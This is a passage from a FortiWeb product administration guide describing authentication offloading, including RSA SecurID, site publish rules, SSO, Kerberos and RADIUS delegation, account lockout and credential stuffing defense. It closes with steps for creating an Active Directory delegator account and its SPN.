Alternatively, FortiWeb allows users to authenticate without using the second form by entering both their password and token code in the password field of the initial form. The RADIUS server extracts the token code automatically. The combined entry uses the following format:

```
<password><token_code>
```

For example, if the password is `fortinet` and the code is `123456`, the user enters `fortinet123456` in the **Password** field.

Note: When users enter the password and token code together, any delegation configuration in the site publish rule does not work. Delegation requires a password, and the AD server cannot obtain the password from the combined value.

See also

- RSA SecurID authentication on page 380
- Using Kerberos authentication delegation on page 396
- Offloaded authentication and optional SSO configuration on page 381

RSA SecurID authentication

FortiWeb's default two-factor authentication feature supports RADIUS authentication using RSA SecurID. For details, see Two-factor authentication on page 379.

Alternatively, you can enable the RSA SecurID option in the site publish rule, which allows users to authenticate using their username and RSA SecurID token code. Instead of the regular authentication form, FortiWeb displays a form that captures these two values only. For details, see Adding servers to an authentication server pool on page 349.

RSA SecurID authentication without a password

When you enable RSA SecurID, the authentication delegation options in the site publish rule are not available. These options depend on a password, which FortiWeb's RSA SecurID form does not capture.

See also

- Two-factor authentication on page 379
- Using Kerberos authentication delegation on page 396
- Offloaded authentication and optional SSO configuration on page 381

Changing user passwords at login

By default, FortiWeb's HTTP authentication form provides users with the option to change their password after a successful login. When it is enabled, FortiWeb displays a password change form after the user authenticates successfully.

This feature requires the following configuration:

- The authentication server is Microsoft Active Directory (AD) and provides LDAP over SSL (LDAPS) service.
- In the LDAP query configuration, **Bind Type** is **Regular**. You do not need to enable **Secure Connection** to support the password change at login feature. For details, see Configuring an LDAP server on page 339.
- For the site publish rule configuration, **Authentication Validation Method** is **LDAP**. For details, see Offloaded authentication and optional SSO configuration on page 381.

Offloaded authentication and optional SSO configuration

To configure offloaded authentication with optional SSO

1. Before you configure SSO, create one or more of the following authentication server configurations:
   - LDAP (see Configuring an LDAP server on page 339)
   - RADIUS (see Configuring a RADIUS server on page 343)
2. Add one or more server configurations to an authentication server pool. For details, see Adding servers to an authentication server pool on page 349.
3. To use Kerberos authentication delegation, do the following:
   a. Create a Kerberos Key Distribution Center configuration. For details, see Configuring a Kerberos Key Distribution Center (KDC) server on page 345.Because FortiWeb determines the KDC to use based on the realm of the web application, you do not have to specify the KDC in the site publish rule.
   b. If your client authentication method is **Client Certificate Authentication**, create the AD user account that FortiWeb uses to authenticate itself on behalf of clients and the corresponding keytab file configuration. For details, see Creating an Active Directory (AD) user for FortiWeb - Keytab File on page 391.
4. If you plan to use HTML form authentication, you can customize the HTML pages that FortiWeb presents to clients during the authentication process. For details, see Customizing error and authentication pages (replacement messages) on page 721.
5. Go to **Application Delivery > Site Publish > Site Publish** and select the **Site Publish Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
6. Click **Create New** and configure the settings. The settings you select determine which additional settings are displayed:

Name	Enter a unique name that can be referenced in other parts of the configuration, such as `cms-publisher1`. The maximum length is 63 characters.
Published Site Type	Select one of the following options: • **Simple String**—Published Site on page 381 contains a literal FQDN (fully qualified domain name). • **Regular Expression**—Published Site on page 381 contains a regular expression designed to match multiple host names or FQDNs.
Published Site	Enter one of the following: • The literal `Host:` name, such as `sharepoint.example.com`, that the HTTP requests that match the rule contain (if Published Site Type on page 381 is **Simple String**) • A regular expression, such as `^*\.example\.edu`, that matches all and only the host names that the rule should match (if Published Site Type on

	page 381 is **Regular Expression**). The maximum length is 255 characters. **Note:** Regular expressions beginning with an exclamation point (`!`) are not supported. For details about language and regular expression matching, see Regular expression syntax on page 1113.
Path	Enter the URL of the request for the web application, such as `/owa`. It must begin with a forward slash (/).
Cookieless	Enable to allow cookieless clients to access to Microsoft Exchange servers through Exchange ActiveSync. **Note:** If Cookieless is enabled, single sign-on (see SSO Support on page 387) and authentication cookie (see Authentication Cookie Timeout on page 383) will be not available, and HTTP Basic Authentication (see Client Authentication Method on page 382) will be the only method to authenticate the clients.
Client Authentication Method	Select one of the following options: • **HTML Form Authentication**—FortiWeb authenticates clients by presenting an HTML web page with an authentication form. When the authentication cookie expires, FortiWeb replies to the first request without a valid authentication cookie with a 200 (OK) status code and injects HTML into the response, showing the user the login page. • **HTML Basic Authentication**—FortiWeb authenticates clients by replying to the request with a 401 (Unauthorized) status code, and the browser displays a traditional, browser-specific authentication prompt. • **Client Certificate Authentication**—FortiWeb validates the HTTP client's personal certificate using the certificate verifier specified in the associated server policy or server pool configuration. • **SAML Authentication**—FortiWeb uses a SAML server to pass identity information to a service provider via a signed XML document for client authentication. When the authentication cookie expires, FortiWeb replies to the first request without a valid authentication cookie with a 301 (Moved Temporarily) status code, forcing the browser to direct to the authentication page. • **NTLM Authentication**—FortiWeb uses a NTLM server for client authentication. FortiWeb replies to the first request from the client with a 401 (Unauthorized) status code, and the browser displays a traditional, browser-specific authentication prompt. • **OAuth Authentication**—FortiWeb uses an OAuth2.0 server for client authentication. See OAuth Authorization on page 355. If Cookieless is enabled (see Cookieless on page 382), only **HTML Basic Authentication** will be available.
Log Off Path Type	Select one of the following options: • **Simple String**—The optional **Published Server Log Off Path** setting is a literal URL. • **Regular Expression**—The optional **Published Server Log Off Path** setting is a regular expression designed to match multiple URLs.

Published Server Log Off Path	Optionally, enter one of the following values:
	• If **Log Off Path Type** is **Simple String**, enter the URL of the request that a client sends to log out of the application.
	• If **Log Off Path Type** is **Regular Expression**, enter a regular expression that matches the logoff URL.
	Ensure that the value is a sub-path of the **Path** value. For example, if **Path** is `/owa` , the following values are valid:
	`/owa/auth/logoff.aspx`
	`/owa/logoff.owa`
	When clients log out of the web application, FortiWeb redirects them to its authentication dialog.
	Available only when Client Authentication Method on page 382 is **HTML Form Authentication**.

Redirect URL After Authentication (Optional)	Specify a URL to redirect users to it after they are successfully authenticated.
Authentication Cookie Timeout	Specify the length of time (in minutes) that passes before the cookie that the site publish rule adds expires and the client must re-authenticate. Valid values are from 0 to 216000 minutes. To configure the cookie with no expiration, specify `0` (the default). The browser only deletes the cookie when the user closes all browser windows. **Note:** This will be not available if **Cookieless** is enabled.
Authentication Server Pool	Select the pool of servers that FortiWeb uses to authenticate clients. For details, see Adding servers to an authentication server pool on page 349. FortiWeb attempts to authenticate the user using each server in the pool, starting with the top-most item in the list and moving downward. Available only when Client Authentication Method on page 382 is **HTML Form Authentication** or **HTML Basic Authentication**.
SAML Server	Select the SAML server that FortiWeb uses to authenticate clients. For details, see Configuring a Security Assertion Markup Language (SAML) server on page 346. Available only when the Client Authentication Method on page 382 is **SAML Authentication**.
NTLM Server	Select the NTLM server that FortiWeb uses to authenticate clients. For details, see Configuring an NTLM server. Available only when the Client Authentication Method on page 382 is **NTLM Authentication**.
OAuth Server Pool	Select the OAuth server pool that FortiWeb uses to authenticate clients. For details, see OAuth Authorization on page 355. Available only when the Client Authentication Method on page 382 is **OAuth Authentication**.
Authentication Delegation	Select one of the following options: • **HTTP Basic**—FortiWeb uses HTTP `Authorization:` headers with

Base64 encoding to forward the client's credentials to the web application.

Typically, you select this option when the web application supports HTTP protocol-based authentication.

Available only when Client Authentication Method on page 382 is **HTML Form Authentication** or **HTML Basic Authentication**

- **Kerberos**—After it authenticates the client via the HTTP form or HTTP basic method, FortiWeb obtains a Kerberos service ticket for the specified web application on behalf of the client. It adds the ticket to the HTTP `Authorization:` header of the client request with Base64 encoding.

  Available only when Client Authentication Method on page 382 is **HTML Form Authentication** or **HTML Basic Authentication**
- **Kerberos Constrained Authentication**—After it authenticates the client's certificate, FortiWeb obtains a Kerberos service ticket for the specified web application on behalf of the client. It adds the ticket to the HTTP `Authorization:` header of the client request with Base64 encoding.

  Available only when Client Authentication Method on page 382 is **Client Certificate Authentication**.
- **Radius Constrained Authentication**—After it authenticates the client's certificate, FortiWeb sends a RADIUS access-request to the RADIUS server, using the RFC822 name (email address) of the certificate's Subject Alternative Name.
  For some applications a prefix should be added to the mail address sent to the RADIUS server (example: "app1/forename.surname@org.com"). Use **RADIUS Username Format** to define the format of the extracted user name.
  Available only when Client Authentication Method on page 382 is **Client Certificate Authentication**.
- **Form Based Delegation**— FortiWeb uses Form Based Delegation to forward the client's credentials to the server.
  Available only when Client Authentication Method on page 382 is **HTML Form Authentication**.
- **No Delegation**—FortiWeb does not send the client's credentials to the web application.

  Select this option when the web application has no authentication of its own or uses HTML form-based authentication.

  Note: If the web application uses HTML form-based authentication, the client is required to authenticate twice: once with FortiWeb and once with the web application's form.
- **NTLM**—FortiWeb uses NT LAN Manager (NTLM) for authentication delegation. This is a challenge/response authentication protocol that FortiWeb uses to verify the identify of clients attempting to connect to the server(s).

  Note: If the `POST` method request triggers NTLM authentication, the request body cannot exceed 100M.

	To work with the Kerberos options, web applications require a specific Windows authentication configuration. For details, see Configuring Windows Authentication for Kerberos authentication delegation on page 397. If FortiWeb uses a RADIUS server configuration in the authorization server pool to autheticate the client and **RSA SecurID** is selected for that server configuration, any authentication delegation settings in this rule are ignored.
RADIUS Server	Select the RADIUS server to perform additional authorization.
RADIUS Username Format	Enter the username format that FortiWeb uses to send the user email address to the RADIUS server for authorization. For example, let's say the email address of the user account is example@abc.com. If the format is USERNAME, FortiWeb will send `example` to RADIUS server. If the format is RAWNAME, FortiWeb will send `example@abc.com` to RADIUS server. You can add any letter before or/and after USERNAME/RAWNAME. FortiWeb will combine them together and send it to RADIUS server. So, to send `app1/example@abc.com`, you can enter either `app1/USERNAME@abc.com` or `app1/RAWNAME`. **Note:** USERNAME and RAWNAME should be exactly as is, and in upper case. This option is available only when **Authentication Delegation** is **Radius Constrained Authentication**.
Form Based Delegation	Select the Form Based Delegation you have created. See Using Form Based Delegation.
Append Custom Header	Enable this option to forward the username to the back-end server in HTTP header.
Custom Header Name	Enter a name for the HTTP header. The default name is X-FortiWeb-Username. You can change it to any name as you desire, e.g. X-FortiWeb-Uname, useraccount. Special characters are not supported.
Custom Header Value Format	Enter the format for the value, such as aaa-username-bbb, xxx-username, or username. Special characters are not supported. It must contain "username" in the value format. FortiWeb replaces the "username" with the actual username when forwarding the HTTP header to the back-end server. For example, if you set the HTTP header name as "useraccount", the value format as "xxx-username", and the traffic is from a user whose username is David, FortiWeb forwards the HTTP header "useraccount:xxx-David" to the back-end server. Please note that if you include more than one "username" in the value format, e.g. xxx-username-username, only the first "username" will be replaced with the actual username, such as, xxx-david-username.
Kerberos Type	Two kinds of authorization mechanisms are available, which are used by web servers to retrieve the Kerberos tickets:

	• **KRB5** • **SPNEGO** Available only when **Authentication Delegation** is **Kerberos**.
Username Location in Certificate	Use one of the following options to specify how FortiWeb determines the client username: • **SAN - UPN**—Using the certificate's subjectAltName (Subject Alternative Name or SAN) and User Principal Name (UPN) values. These values that contain the username in certificates issued in a Windows environment. For example: `username@domain` • **SAN - Email**—Using the certificate's subjectAltName (Subject Alternative Name or SAN) and the email address value in the certificate's Subject information. • **Subject - Email**—Using the email address value in the certificate's Subject information. **Note:** Because the email value can be an alias rather than the real DC (domain controller) domain, the most reliable method for determining the username is **SAN - UPN**. Available only when the **Client Authentication Method on page 382** is **Client Certificate Authentication** and the **Authentication Delegation on page 383** is **Kerberos Constrained Delegation**.
Delegation Mode	Select one of the following: • **Single Server**—Allows you to specify a **Delegated HTTP Service Principal Name on page 386** for the site publish rule. • **Server Pool**—Allows you to specify a **Service Principal Name Pool on page 386** for the site publish rule. This option is available only when the **Authentication Delegation on page 383** is **Kerberos** or **Kerberos Constrained Delegation**.
Delegated HTTP Service Principal Name	Specify the Service Principal Name (SPN) for the web application that clients access using this site publish rule. For details, see Configuring Service Principal Names for Kerberos authentication on page 398. Available only when Authentication Delegation is **Kerberos** or **Kerberos Constrained Delegation**.
Service Principal Name Pool	Select the SPN pool for the application that clients access using this site publish rule. For details, see Configuring Service Principal Names for Kerberos authentication on page 398. Available only when Authentication Delegation on page 383 is **Kerberos** or **Kerberos Constrained Delegation**.
Keytab File	Select the keytab file configuration for the AD user that FortiWeb uses to obtain Kerberos service tickets for clients. To add a keytab configuration, go to **Application Delivery > Site Publish > Keytab File**. For instructions on how to generate the keytab file, see Creating an Active Directory (AD) user for FortiWeb - Keytab File on page 391.

	Available only when Authentication Delegation on page 383 is **Kerberos Constrained Delegation**.
Service Principal Name for Keytab File	Specify the Service Principal Name (SPN) of the AD user that is a delegator. It is the SPN that you used to generate the keytab specified by Keytab File on page 386. For details, see Creating an Active Directory (AD) user for FortiWeb - Keytab File on page 391. For example, `host/forti-delegator.dc1.com@DC1.COM`. For a Fortiwebsite publishing configuration, a valid SPN requires the suffix @<domain> (for example, `@DC1.COM`). Available only when Authentication Delegation on page 383 is **Kerberos Constrained Delegation**.
Default Domain Prefix Support	Select to allow users in environments that require users to log in using both a domain and username to log in with just a username. Also specify Default Domain Prefix on page 387. In some environments, the domain controller requires users to log in with the username format `domain\username`. For example, if the domain is `example.com` and the username is `user1`, the user enters `EXAMPLE\user1`. Alternatively, enable this option and enter `EXAMPLE` for Default Domain Prefix on page 387. The user enters `user1` for the username value and FortiWeb automatically adds `EXAMPLE\` to the HTTP `Authorization:` header before it forwards it to the web application. Available only when Authentication Delegation on page 383 is **HTTP Basic**, **Kerberos**, or the **Client Authentication Method** is **NTLM Authentication**.
Default Domain Prefix	Enter a domain name that FortiWeb adds to the HTTP `Authorization:` header before it forwards it to the web application. Available only when Default Domain Prefix Support on page 387 is enabled. When **Authentication Delegation** is **Kerberos**, ensure that the prefix you enter is the full domain name (for example, `example.com`).
SSO Support	Enable for single sign-on support. For example, the website for this rule is `www1.example.com` and SSO Domain on page 387 is `.example.com`. After FortiWeb authenticates the client for `www1.example.com`, the client can access `www2.example.com` without authenticating a second time. Site publishing SSO sessions exist on FortiWeb only; they are not synchronized to the authentication or accounting server. Therefore, SSO is not shared with non-web applications. For SSO with other protocols, see the documentation for your FortiGate or other firewall. **Note:** This will be not available if Cookieless on page 382 is enabled.
SSO Domain	Type the domain suffix of `Host:` names that can share this rule's authentication sessions, such as `.example.com`. Include the period (`.`) that precedes the host's name.
Alert Type	Select whether to log authentication failures, successes, or both: • **None**—Do not generate an alert email or log message.

	• **Failed Only**—Only authentication failures generate alert email and log messages. • **Successful Only**—Only successful authentication generates alert email or log messages. • **All**—All HTTP authentication attempts, regardless of success or failure, generate alert email, log messages, or both. Event log messages contain the user name, authentication type, success or failure, and source address (for example, `User jdoe [Site Publish] login successful from 172.0.2.5`) when an end-user successfully authenticates. A similar message is recorded if the authentication fails (for example, `User hackers [Site Publish] login failed from 172.0.2.5`).

7. Click **OK**.
8. Go to **Application Delivery > Site Publish > Site Publish** and select the **Site Publish Policy** tab.
9. Click **Create New**.
10. In **Name**, type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
11. If you want to prevent users from making further attempts to log in after a specified number of failed login attempts, enable **Account Lockout** and complete the following settings:

Max Login Failures	Enter the number of times that a user can attempt to log in before FortiWeb prevents the user from attempting to log in again. FortiWeb determines whether the user exceeded this threshold based on the number of login attempts that happen within the time period specified by **Within**. If the user exceeds the threshold and attempts to log in again during the time period configured by Account Block Period on page 388, FortiWeb returns an "Account blocked!" message to the user. You can customize the web page that FortiWeb returns to the blocked user. For details, see Customizing error and authentication pages (replacement messages) on page 721.
Within	Enter the length of time, in minutes, which FortiWeb uses to determine if the user has exceeded the maximum number of login attempts specified by Max Login Failures on page 388. Take the configuration that maximum of 3 attempts within 5 minutes is allowed for a example, if a user fails the login for 3 times within the 5 minutes, FortiWeb will lock the user out for a specified period (Account Block Period on page 388). However, if the user fails login for 2 times within the 5 minutes, FortiWeb will not lock out the user for the third failure happens within next 5 minutes.
Account Block Period	Enter the length of time FortiWeb prevents a user from attempting to log in again after the user has exceeded the number of login attempts specified by Max Login Failures on page 388.

12. If you want to limit the number of concurrent logins per account, enable **Limit Concurrent Users Per Account** complete the following settings:

Limit Concurrent Users Per Account	Enable to limit the number of concurrent logins per account. The active accounts are shown in **Active Users** page. To view it, click the **Add Monitor** icon in the navigation bar, then click the Add icon before **Active Users**. 
Maximum Concurrent Users	Specify the maximum number of concurrent logins using the same account.
Session Idle Timeout	When a session is idled for the specified period of time, the Concurrent Users count will be renewed. The user who is timed-out needs to re-log in.

13. If you want to prevent users from credential stuffing attacks, enable Credential Stuffing Defense on page 389 and complete the following settings:

Credential Stuffing Defense	Enable to use FortiGuard's Credential Stuffing Defense database to prevent against Credential Stuffing attacks. When this setting is enabled, FortiWebwill evaluate the username (Username Field) and password (Password Field) of the matched login requests against the Credential Stuffing Defense database to identify whether the paired username/password has been spilled. If it has, the specified Action triggers and Trigger Policy is applied. **Caution:** FortiWeb has no built-in Credential Stuffing Defense database. At least one FortiGuard update is required to install the database, otherwise this feature is ineffective. For details, see Connecting to FortiGuard services on page 417.
Credential Stuffing Online Check	Enable to execute Credential Stuffing Defense using an online query in addition to the local DB query. The online database is larger and covers additional leaked credentials from data breaches.
Test	To verify whether the local or online Credential Stuffing database works properly, you can click the **Test** button and enter a user name and password which you believe is a malicious user, then check the scan result returned by the system.
Action	Select the action that FortiWeb will take against a request when a paired username/password is found in Credential Stuffing Defense database: • **Alert**—Accept the request and generate an alert email and/or log

	message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** Because the deny action is not supported in Offline Protection mode, this option has the same effect as **Alert**. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a specified number of seconds. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Caution:** This option is not supported in Offline Protection mode.
Block Period	Type the number of seconds that you want to block a request when a paired username/password is found in Credential Stuffing Defense database. This setting is available only if Action on page 389 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When the credential stuffing defense generates an attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb uses when it takes the specified action: • Informative • Low • Medium • High The default value is **Medium**.
Trigger Policy	Select which trigger, if any, that FortiWeb will use when it logs or sends an alert email about the credential stuffing hit. For details, see Configuring triggers on page 810.

14. Click **Create New** and in **Rule**, select the name of a site publishing rule.
15. Repeat the previous step for each web application that is part of the SSO domain.
16. Click **OK**.
17. Select the site publishing policy in an inline web protection profile. The profile must be used in the policy applying your domain's virtual servers. For details, see Configuring a protection profile for inline topologies on page 219.
18. To verify the configuration, log in to one of the web applications, then log in to another web application in the same domain that should be part of the SSO domain.

See also

- Offloading HTTP authentication & authorization on page 336
- Two-factor authentication on page 379

- RSA SecurID authentication on page 380
- Using Kerberos authentication delegation on page 396

Creating an Active Directory (AD) user for FortiWeb - Keytab File

If your site publish rule uses **Kerberos Constrained Delegation** for authentication delegation, it requires the following values:

- The SPN of an AD user that FortiWeb uses to obtain Kerberos tickets on behalf of clients.
- The keytab file that corresponds to the AD user.

1. Create an AD user.
   For example, create the user `HTTP-delegator`.



2. Generate a Service Principal Name (SPN) for the AD user. Enter the following command using the SetSPN utility and a Windows command prompt:

```
setspn -A host/<service_name>.<domain> <login_domain>\<ad_user_name>
```

where:

`<service_name>` is the name of the service to register

`<domain>` is the appropriate domain

`<login_domain>` is the domain used with the logon name

`<ad_user_name>` is the AD user name

For example: `setspn -A host/forti-delegator.dc1.com DC1\HTTP-delegator`



You cannot access the delegation settings for a user until it has an SPN.

3. In the properties for the AD user, on the Delegation tab, select **Trust this user for delegation to specified services only**, and then select **Use any authentication protocol**.



4. Click **Add**, and then click **Users or Computers** to open the Select Users or Computers dialog box.
5. For **Enter the object names to select**, enter the name of the computer where the web service resides. You can use the **hostname** command to retrieve the computer name.



6. Click **OK**, and then, in the Add Services dialog box, under in the list of available services, select the **HTTP** item.

